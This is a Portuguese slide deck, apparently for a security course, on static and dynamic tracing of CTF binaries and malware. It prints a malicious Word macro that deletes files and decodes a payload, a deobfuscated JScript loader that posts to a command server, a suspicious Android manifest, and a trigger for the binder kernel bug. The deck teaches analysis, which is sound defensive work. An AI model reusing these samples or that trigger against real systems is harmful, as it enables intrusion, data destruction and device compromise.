
Tracing estático - exemplo 1

- Visualização gráfica pode ser demorado... Qual a alternativa?

Tracing estático - exemplo 1



Tracing estático - exemplo 1



Tracing estático - exemplo 1


- Alguma alternativa mais rápida?
- Se a busca for por strings, utilizar o comando strings ;)

Tracing estático - exemplo 1

```
┌─[claudio]─[~/Documents/SECRET_CTFchallenges/pwn]
└─>  $ strings pwn0 | more
/lib64/ld-linux-x86-64.so.2
mgUa
__cxa_finalize
fgets
strcspn
__libc_start_main
atoi
srand
__ctype_b_loc
puts
sleep
stdin
__stack_chk_fail
printf
time
libc.so.6
GLIBC_2.3
GLIBC_2.4
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
gfffH
gfffH
SECRET{conh3C3nD0_STr1nGs}
+-----+
|  %d  |
Adivinhando valor de um D20!
Rolando um D20...
Pronto! Agora tente adivinhar o que saiu
--More--
```

Tracing estático - exemplo 2

- Você recebeu um convite para um evento: invitation.docm



Tracing estático - exemplo 2

- Somente uma foto... Nada de ruim pode acontecer
- Mas a extensão já deixou uma dica no ar
  - .docm: Arquivos word com ‘m’ ao final indicam presença de Macros
    - Atenção! Extensões não são confiáveis. Precisa-se identificar o arquivo com outras técnicas como identificação do MIME type (Multipurpose Internet Mail Extensions): padrão da internet que indica a natureza e o formato de um documento, arquivo ou conjunto de bytes
- Utilizar OLEtools
  - Uma coleção de ferramentas em Python projetadas para analisar arquivos OLE (Object Linking and Embedding) e documentos do Microsoft Office, como DOC, DOCX, PPT e PPTX, a fim de detectar e examinar potenciais elementos maliciosos, como macros embutidas.

Tracing estático - exemplo 2

- olevba
  - Extrair Macros se presente

```
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened       |
|AutoExec  |AutoClose           |Runs when the Word document is closed       |
|Suspicious|Environ             |May read system environment variables       |
|Suspicious|Open                |May open a file                             |
|Suspicious|Put                 |May write to a file (if combined with Open) |
|Suspicious|Binary              |May read or write a binary file (if combined|
|          |                    |with Open)                                  |
|Suspicious|Kill                |May delete a file                           |
|Suspicious|Shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|WScript.Shell       |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|Run                 |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|Windows             |May enumerate application windows (if       |
|          |                    |combined with Shell.Application object)     |
|Suspicious|Xor                 |May attempt to obfuscate specific strings   |
|          |                    |(use option --deobf to deobfuscate)         |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be|
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|IOC       |mailform.js         |Executable file name                        |
+----------+--------------------+--------------------------------------------+
```

```
Public IAiiymixt As String
Public kWXlyKwVj As String


Function JFqcfEGnc(given_string() As Byte, length As Long) As Boolean
Dim xor_key As Byte
xor_key = 50
For i = 0 To length - 1
given_string(i) = given_string(i) Xor xor_key
xor_key = ((xor_key Xor 99) Xor (i Mod 254))
Next i
JFqcfEGnc = True
End Function

Sub AutoClose()
On Error Resume Next
Kill IAiiymixt
On Error Resume Next
Set aMUsvgOin = CreateObject("Scripting.FileSystemObject")
aMUsvgOin.DeleteFile kWXlyKwVj & "\*.*", True
Set aMUsvgOin = Nothing
End Sub

Sub AutoOpen()
On Error GoTo MnOWqnnpKXfRO
Dim chkDomain As String
Dim strUserDomain As String
chkDomain = "GAMEMASTERS.local"
strUserDomain = Environ$("UserDomain")
If chkDomain <> strUserDomain Then

Else

Dim gIvqmZwiW
Dim file_length As Long
Dim length As Long
file_length = FileLen(ActiveDocument.FullName)
gIvqmZwiW = FreeFile
Open (ActiveDocument.FullName) For Binary As #gIvqmZwiW
Dim CbkQJVeAG() As Byte
ReDim CbkQJVeAG(file_length)
Get #gIvqmZwiW, 1, CbkQJVeAG
Dim SwMbxtWpP As String
```

Tracing estático - exemplo 2

- JFqcfEGnc: Realiza criptografia XOR em um array de bytes.
- AutoClose: Limpa arquivos específicos quando o documento é fechado.
- AutoOpen: Contém a lógica do malware, verificando o domínio do usuário, lendo e analisando o documento, e executando um arquivo se condições forem atendidas.
    - Lê o conteúdo do documento ativo na memória.
    - Usa expressão regular para buscar uma string específica SwMbxtWpP.

Tracing estático - exemplo 2

```python
import re

def xor_function_dec(given_string, length):
    xor_key = 45
    result = bytearray()
    for i in range(length):
        result.append(given_string[i] ^ xor_key)
        xor_key = ((xor_key ^ 99) ^ (i % 254))
    return bytes(result)

def regexp(file_content):

    pattern = b'sWcDWp36x5oIe2hJGnRy1iC92AcdQgO8RLioVZWlhCKJXHRSqO450AiqLZyLFeXYilCtorg0p3RdaoPa'
    index = file_content.find(pattern)

    index = index + len(pattern)
    return index


def main():

    file_content = open('invitation.docm','rb').read()
    index = regexp(file_content)

    payload = file_content[index:index + 13082]

    payload = xor_function_dec(payload,len(payload))
    print(payload)



if __name__ == '__main__':
    main()
```

Tracing estático - exemplo 2

```
var lVky=WScript.Arguments;var DASz=lVky(0);var Iwlh=lyEK();Iwlh=JrvS(Iwlh);Iwlh=xR68(DASz,Iwlh);eval(Iwlh);function af5Q(r){var
a=r.charCodeAt(0);if(a===43||a===45)return 62;if(a===47||a===95)return 63;if(a<48)return-1;if(a<48+10)return
a-48+26+26;if(a<65+26)return a-65;if(a<97+26)return a-97+26}function JrvS(r){var
a="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";var t;var l;var h;if(r.length%4>0)return;var u=r.length;var
g=r.charAt(u-2)==="="?2:r.charAt(u-1)==="="?1:0;var n=new Array(r.length*3/4-g);var i=g>0?r.length-4:r.length;var z=0;function
b(r){n[z++]=r}for(t=0,l=0;t<i;t+=4,l+=3){h=af5Q(r.charAt(t))<<18|af5Q(r.charAt(t+1))<<12|af5Q(r.charAt(t+2))<<6|af5Q(r.charAt(t+3));
b((h&16711680)>>16);b((h&65280)>>8);b(h&255)}if(g===2){h=af5Q(r.charAt(t))<<2|af5Q(r.charAt(t+1))>>4;b(h&255)}else if(g===1)
{h=af5Q(r.charAt(t))<<10|af5Q(r.charAt(t+1))<<4|af5Q(r.charAt(t+2))>>2;b(h>>8&255);b(h&255)}return n}function xR68(r,a){var t=[];var
l=0;var h;var u="";for(var g=0;g<256;g++){t[g]=g}for(var g=0;g<256;g++){l=(l+t[g]+r.charCodeAt(g%r.length))%256;h=t[g];t[g]=t[l];
t[l]=h}var g=0;var l=0;for(var n=0;n<a.length;n++){g=(g+1)%256;l=(l+t[g])%256;h=t[g];t[g]=t[l];t[l]=h;
u+=String.fromCharCode(a[n]^t[(t[g]+t[l])%256])}return u}function lyEK(){var
r="cxbDXRuOhlNrpkxS7FWQ5G5jUC+Ria6llsmU8nPMP1NDC1Ueoj5ZEbmFzUbxtqM5UW2+nj/Ke2IDGJqT5CjjAofAfU3kWSeVgzHOI5nsEaf9BbHyN9VvrXTU3UVBQcyXOH
9TrrEQHYHzZsq2htu+RnifJExdtHDhMYSBCuqyNcfq8+txpcyX/aKKAblyh6IL75+/rthbYi
[..SNIP...]
/Y+4M6U9FG9yxA10oQH1d7HIuM3M1EW0kPT+quYKtMS08BQLTTKZMtMkm0E=";return r}
```


Tracing estático - exemplo 2

- Ao embelezar o código, podemos ver que a próxima etapa é um código JavaScript.
- Há uma função usada para se comunicar com algum servidor, enviando requisições HTTP.

```
var jpVh = icVh + EBKd.substring(0, EBKd.length - 2) + "pif";
var S47T = new ActiveXObject("MSXML2.XMLHTTP");
S47T.OPEN("post", caA2, false);
S47T.SETREQUESTHEADER("user-agent:", "Mozilla/5.0 (Windows NT 6.1; Win64; x64); " + he50());
S47T.SETREQUESTHEADER("content-type:", "application/octet-stream");
S47T.SETREQUESTHEADER("content-length:", "4");
S47T.SETREQUESTHEADER("Cookie:", "flag=[REDACTED]");
S47T.SEND("work");
```

Tracing estático - exemplo 3

- JADX - decompiler para APK




```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="" android:installLocation="internalOnly" android:compileSdkVersion="30" android:c
    <uses-sdk android:minSdkVersion="14" android:targetSdkVersion="26"/>
    <supports-screens android:anyDensity="true" android:smallScreens="true" android:normalScreens="true" android:largeScreens="true"/>
    <permission android:name="com.psiphon3.permission.C2D_MESSAGE" android:protectionLevel="signature"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <uses-permission android:name="com.psiphon3.permission.C2D_MESSAGE"/>
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_UPDATES"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
```

Tracing estático - exemplo 3

- JADX - decompiler para APK

Tracing estático - vantagens

- Segurança
  - Sem risco de executar código potencialmente malicioso.
- Identificação de Padrões
  - Possível encontrar strings suspeitas, padrões de código malicioso e pontos de entrada de funções.

Tracing estático - desvantagens

- Limitações Dinâmicas
  - Não detecta comportamento dinâmico, como carregamento de payloads em tempo de execução.
  - Técnicas que prejudicam a engenharia reversa, como ofuscação de caminhos
- Complexidade
  - Analisar código ofuscado ou compactado pode ser extremamente difícil e demorado.
  - Como criar heurísticas para lidar com o exemplo 2?

Tracing dinâmico

- Definição
  - Execução e análise em ambiente controlado de algum binário suspeito
- Ferramentas
  - Strace, ftrace, Kprobes, Frida
- Exemplos
  - Usar strace para monitorar as chamadas de sistema de um processo
  - Realizar o tracing de chamadas de funções tanto em user space e kernel space


Tracing dinâmico - exemplos

- Caso o tracing dinâmico não foi o suficiente, o que fazer?
- O programa cria payloads dinamicamente?
- Há algum outro processo que realiza download de payloads?

Tracing dinâmico - exemplos

- Alguns programas não deixam strings logo de cara
  - Podem ser construídas durante a execução
    - operações lógicas para criação da string
    - download de algum servidor remoto

Tracing dinâmico - exemplos



Tracing dinâmico - exemplos

- Fácil... Só realizar as operações e gg
    - Caímos no problema de técnicas de ofuscação
        - O que você gerou é realmente o que o programa irá gerar ao ser executado?

Tracing dinâmico - exemplos

```
┌─[claudio]─[~/Documents/SECRET_CTFchallenges]
└──> $ strace ./rev0
execve("./rev0", ["./rev0"], 0x7fff4d610160 /* 64 vars */) = 0
brk(NULL)                               = 0x605054675000
arch_prctl(0x3001 /* ARCH_??? */, 0x7ffcf4c4fb20) = -1 EINVAL (Invalid argument)
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x766a38764000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=105315, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 105315, PROT_READ, MAP_PRIVATE, 3, 0) = 0x766a3874a000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\20\203\2\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
newfstatat(3, "", {st_mode=S_IFREG|0755, st_size=2105184, ...}, AT_EMPTY_PATH) = 0
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
mmap(NULL, 2150256, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x766a38400000
mmap(0x766a38426000, 1568768, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x26000) = 0x766a38426000
mmap(0x766a385a5000, 348160, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1a5000) = 0x766a385a5000
mmap(0x766a385fa000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1f9000) = 0x766a385fa000
mmap(0x766a38600000, 53104, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x766a38600000
close(3)                                = 0
mmap(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x766a38747000
arch_prctl(ARCH_SET_FS, 0x766a38747740) = 0
set_tid_address(0x766a38747a10)         = 8097
set_robust_list(0x766a38747a20, 24)     = 0
rseq(0x766a38748060, 0x20, 0, 0x53053053) = 0
mprotect(0x766a385fa000, 16384, PROT_READ) = 0
mprotect(0x605053636000, 4096, PROT_READ) = 0
mprotect(0x766a3879b000, 8192, PROT_READ) = 0
prlimit64(0, RLIMIT_STACK, NULL, {rlim_cur=8192*1024, rlim_max=RLIM64_INFINITY}) = 0
munmap(0x766a3874a000, 105315)          = 0
openat(AT_FDCWD, "SECRET{sTr4c3_H4Ck_G0d}", O_RDONLY) = -1 ENOENT (No such file or directory)
newfstatat(1, "", {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0x1), ...}, AT_EMPTY_PATH) = 0
getrandom("\xe9\x6b\x64\xd5\x41\x98\x3b\x7e", 8, GRND_NONBLOCK) = 8
brk(NULL)                               = 0x605054675000
brk(0x605054696000)                     = 0x605054696000
write(1, "[X] Error: Box Not Found\n", 25[X] Error: Box Not Found
) = 25
exit_group(0)                           = ?
+++ exited with 0 +++
```

Tracing dinâmico - exemplos

- Strace
  - Um dos tracers mais utilizados na detecção de Malware
  - Mas acaba sendo pouco viável para identificação de ataques ao Kernel

Tracing dinâmico - exemplos

trigger.cpp

```c
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include <stdio.h>

#define BINDER_THREAD_EXIT 0x40046208ul

int main(int argc, char const *argv[]) {
        // char input;
        // while ((input = getchar()) != 'c') {
        // }

    int fd, epfd;
    //create an epoll event
    struct epoll_event event = { .events = EPOLLIN };

    //for using binder, we should open the kernel binder module
    //now, fd is the file descriptor for the binder IPC
    fd = open("/dev/binder", O_RDONLY);

    //create an epoll instance
    //'epoll' API is used when we want to monitor multiple file descriptors
    epfd = epoll_create(1000);

    //we add (EPOLL_CTL_ADD) an event (&event) associated with a file descriptor (fd) to our created 'epoll' (epfd)
    epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);

    //all interactions with the driver is made with the 'ioctl' function
    //here, we communicate with the binder we created and exit it
    ioctl(fd, BINDER_THREAD_EXIT, NULL);
}
```

Tracing dinâmico - exemplos

- Utilizando strace

```
openat(AT_FDCWD, "/dev/binder", O_RDONLY) = 3
epoll_create1(0)                        = 4
epoll_ctl(4, EPOLL_CTL_ADD, 3, {EPOLLIN, {u32=0, u64=0}}) = 0
ioctl(3, BINDER_THREAD_EXIT, 0)         = 0
mprotect(0x75cb3dacc000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x75cb3dacc000, 4096, PROT_READ) = 0
munmap(0x75cb3dacc000, 4096)            = 0
exit_group(0)                           = ?
+++ exited with 0 +++
```

Tracing dinâmico - exemplos

- Utilizando Kprobe

sys_openat;int dfd: 00000000ffffff9c;const char * filename: 0000000000480f0c;

__kmalloc;size_t arg1: 0000000000000230;gfp_t arg2: 00000000014080c0;;;;;

